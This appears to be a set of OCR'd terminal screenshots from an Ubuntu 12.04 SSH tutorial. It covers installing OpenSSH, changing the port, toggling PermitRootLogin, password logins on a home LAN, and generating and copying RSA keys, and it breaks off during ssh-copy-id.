
```
tajinder@tj-dev:~$ sudo apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  ssh-import-id
Suggested packages:
  rssh molly-guard openssh-blacklist openssh-blacklist-extra monkeysphere
The following NEW packages will be installed:
  openssh-server ssh-import-id
0 upgraded, 2 newly installed, 0 to remove and 326 not upgraded.
Need to get 350 kB of archives.
After this operation, 895 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssh-server i
386 1:5.9p1-5ubuntu1.7 [343 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/main ssh-import-id all 2.10-0
ubuntu1 [6,598 B]
Fetched 350 kB in 15s (22.6 kB/s)
```




```
tajinder@tj-dev:~$ sudo apt-get install openssh-client
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  libpam-ssh keychain monkeysphere openssh-blacklist openssh-blacklist-extra
The following packages will be upgraded:
  openssh-client
1 upgraded, 0 newly installed, 0 to remove and 326 not upgraded.
Need to get 961 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssh-client i3
86 1:5.9p1-5ubuntu1.7 [961 kB]
Fetched 961 kB in 10s (92.6 kB/s)
```




```
tajinder@tj-dev:~$ sudo service ssh start
sudo: unable to resolve host tj-dev-server
ssh start/running, process 6441
tajinder@tj-dev:~$
```




```
tajinder@tj-dev:~$ ssh 192.168.1.108
The authenticity of host '192.168.1.108 (192.168.1.108)' can't be established.
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.108' (ECDSA) to the list of known hosts.
tajinder@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:31:19 2015 from tj-dev.local
tajinder@tj-dev-server:~$
```




```
tajinder@tj-dev:~$ ssh user1@192.168.1.108
user1@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:32:26 2015 from tj-dev.local
user1@tj-dev-server:~$
```




```
tajinder@tj-dev:~$ ssh user1@192.168.1.108
ssh: connect to host 192.168.1.108 port 22: Connection refused
tajinder@tj-dev:~$
tajinder@tj-dev:~$
tajinder@tj-dev:~$ ssh -p 888 user1@192.168.1.108
user1@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Dec 31 00:48:57 2015 from tj-dev.local
user1@tj-dev-server:~$
```




```
# Authentication:
LoginGraceTime 120
PermitRootLogin no
StrictModes yes
```




```
tajinder@tj-dev:~$ sudo service ssh restart
sudo: unable to resolve host tj-dev-server
ssh stop/waiting
ssh start/running, process 4416
tajinder@tj-dev:~$
```




```
tajinder@tj-dev:~$ ssh root@192.168.1.103
root@192.168.1.103's password:
Permission denied, please try again.
root@192.168.1.103's password:
```




```
tajinder@tj-dev:~$ ssh tajinder@192.168.1.103
tajinder@192.168.1.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

tajinder@tj-dev-server:~$ whoami
tajinder
tajinder@tj-dev-server:~$ su root
Password:
root@tj-dev-server:/home/tajinder# whoami
root
```




```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
```




```
tajinder@tj-dev:~$ ssh root@192.168.1.103
root@192.168.1.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec 28 16:25:34 2015 from tj-dev.local
root@tj-dev-server:~# 
```




```
tajinder@tj-dev:~$ ssh user1@192.168.1.103
user1@192.168.1.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:31:40 2015 from tj-dev.local
user1@tj-dev-server:~$ exit
logout
Connection to 192.168.1.103 closed.
tajinder@tj-dev:~$
tajinder@tj-dev:~$ ssh user2@192.168.1.103
user2@192.168.1.103's password:
Permission denied, please try again.
user2@192.168.1.103's password:
```




```
user1@tj-dev-client:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user1/.ssh/id_rsa):
Created directory '/home/user1/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user1/.ssh/id_rsa.
Your public key has been saved in /home/user1/.ssh/id_rsa.pub.
The key fingerprint is:
79:23:12:5f:da:dc:ce:a2:06:90:39:78:a0:91:6c:86 user1@tj-dev-client
The key's randomart image is:
+--[ RSA 2048]----+
|o.               |
|E+.              |
|oo o o.   .      |
|. . *  o * .     |
|   . o. S = .    |
|      .. o +     |
|       .  . o    |
|        .. .     |
|       ..        |
+-----------------+
user1@tj-dev-client:~$
```




```
user1@tj-dev-client:~$ cd ~/.ssh/
user1@tj-dev-client:~/.ssh$ ls -l
total 8
-rw------- 1 user1 user1 1766 Jan  3 02:58 id_rsa
-rw-r--r-- 1 user1 user1  401 Jan  3 02:58 id_rsa.pub
user1@tj-dev-client:~/.ssh$ 
```




```
user1@tj-dev-client:~/.ssh$ ssh-copy-id 192.168.1.101
The authenticity of host '192.168.1.101 (192.168.1.101)' can't be established.
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.101' (ECDSA) to the list of known hosts.
